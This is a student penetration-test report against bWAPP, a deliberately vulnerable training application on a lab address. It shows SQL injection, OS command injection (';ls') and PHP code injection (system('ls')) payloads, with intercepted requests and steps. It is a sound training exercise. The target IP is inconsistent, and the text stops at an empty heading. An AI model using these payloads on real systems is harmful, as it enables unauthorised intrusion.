Security Penetration Test of bWAPP

Institution: Creative IT Institute

Batch: 2305

Submitted to

Name: Sajid Ahmed Khan
Company: Creative IT Institute
Designation: Assoc. Faculty Member

Prepared By

Sinha Akter

Date:14/06/2024

Target IP: 192.168.61.52
Security Level: Medium
Tools Used: OWASP ZAP, Burp Suite, SQLmap, Nmap, Custom Scripts

Tested Vulnerabilities:

1. SQL Injection (GET/Search)
2. OS Command Injection
3. PHP Code Injection
4. XSS (Reflected/Post)
5. IDOR (Reset Secret)

Table of Contents

❖ Introduction

This report details the results of a penetration test conducted on the bWapp application hosted on the target IP address 192.168.1.107. The primary objective was to identify and exploit various vulnerabilities to demonstrate potential risks and provide recommendations for remediation.

❖ Executive Summary

The penetration test uncovered several critical vulnerabilities in the bWapp application, which could be exploited by malicious attackers to compromise the integrity, confidentiality, and availability of the application and its data. The following vulnerabilities were identified:

- SQL Injection (GET/Search)
- OS Command Injection
- PHP Code Injection
- XSS (Reflected/Post)
- Insecure Direct Object References (IDOR)

❖ Methodology

The testing was performed using a combination of automated tools and manual techniques. The following tools were utilized:

- **OWASP ZAP**: For automated scanning and identifying web application vulnerabilities.
- **Burp Suite**: For intercepting and modifying web traffic to identify vulnerabilities.
- **SQLmap**: For automated exploitation of SQL injection vulnerabilities.
- **Nmap**: For network scanning and service enumeration.
- **Custom Scripts**: For exploiting specific vulnerabilities.


❖ Findings and Proof of Concept


1. SQL Injection (GET/Search)

Description


SQL Injection vulnerability was identified in the search functionality of the application. An attacker can manipulate the input to execute arbitrary SQL queries.

Proof of Concept


bWAPP - SQL Injection
192.168.61.52/bWAPP/sqli_1.php
an extremely buggy web app !
Set your security level:
low
Set
Current: medium
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ SQL Injection (GET/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?




```
GET /bWAPP/sqli_1.php?title=iron+man&action=search HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.61.52/bWAPP/sqli_1.php?title=iron+man&action=search
Cookie: security_level=1; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3
Upgrade-Insecure-Requests: 1
```


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 9

Request to http://192.168.61.52:80

```
GET /bWAPP/sqli_1.php?title=1' OR '1'='1&action=search HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.61.52/bWAPP/sqli_1.php?title=iron+man&action=search
Cookie: security_level=1; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3
Upgrade-Insecure-Requests: 1
```


bWAPP - SQL Injection
192.168.61.52/bWAPP/sqli_1.php?title=iron+man&action=search
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1				

Using Burp Suite, the following payload was injected into the search parameter:

http://192.168.61.52/bWAPP/sqli_1.php?title=1’or’1’=’1

Detailed Steps:

- ✓ **Intercept the Request**: Use Burp Suite to intercept the HTTP request sent to the search functionality.
- ✓ **Modify the Request**: Inject the SQL payload 1’ or ‘1’='1 into the title parameter.
- ✓ **Forward the Request**: Forward the modified request and observe the response.

Impact

An attacker can retrieve, modify, or delete data from the database.

2. OS Command Injection

Description

The application allows users to execute arbitrary OS commands via a vulnerable parameter.

Proof of Concept


Using OWASP ZAP, the following payload was injected:

http://192.168.61.52/bWAPP/commandi.php?target=;ls

Detailed Steps:


- ✓ **Identify the Vulnerable Parameter**: Use OWASP ZAP to scan and identify the vulnerable parameter in the command execution page.
- ✓ **Inject the Payload**: Inject the payload `;ls` to list directory contents.
- ✓ **Analyze the Response**: Analyze the response to confirm the execution of the OS command.

Screenshot Proof



/ OS Command Injection /

DNS lookup: www.nsa.gov Lookup



/ OS Command Injection /

DNS lookup: www.nsa.gov Lookup

```
Server: 192.168.61.149 Address: 192.168.61.149#53 Non-authoritative answer: www.nsa.gov canonical name =
nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name:
e16248.dscb.akamaiedge.net Address: 118.214.34.220 666 admin aim.php apps ba_captcha_bypass.php
ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php
ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php
bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjacking.php commandi.php commandi_blind.php
config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php
csrf_3.php db directory_traversal_1.php directory_traversal_2.php documents fonts functions_external.php
heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php
htmli_get.php htmli_post.php htmli_stored.php http_response_splitting.php http_verb_tampering.php iframei.php
images index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php
information_disclosure_3.php information_disclosure_4.php insecure_crypt_storage_1.php
insecure_crypt_storage_2.php insecure_crypt_storage_3.php insecure_direct_object_ref_1.php
```

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Impact


An attacker can execute arbitrary commands on the server, potentially gaining full control over the system.

3. PHP Code Injection

Description

The application is vulnerable to PHP code injection, allowing an attacker to execute arbitrary PHP code.

Proof of Concept



Request to http://192.168.61.52:80

```
GET /bWAPP/phpi.php?message=sinha HTTP/1.1
Host: 192.168.61.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: security_level=1; PHPSESSID=c5edbd2baae520e1a9b533582c0b61e3
Upgrade-Insecure-Requests: 1


```


By intercepting the request with Burp Suite, the following payload was injected:

http://192.168.1.107/bWAPP/phpi.php?message=<?php system('ls'); ?>

Detailed Steps:


- ✓ **Intercept the Request**: Use Burp Suite to intercept the HTTP request to the PHP injection page.
- ✓ **Modify the Request**: Inject the payload <?php system('ls'); ?> into the massage parameter.
- ✓ **Forward the Request**: Forward the modified request and observe the response.

Screenshot Proof


192.168.61.52/bWAPP/phpi.php

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...


192.168.61.52/bWAPP/phpi.php?message=sinha

/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

<?php

Impact

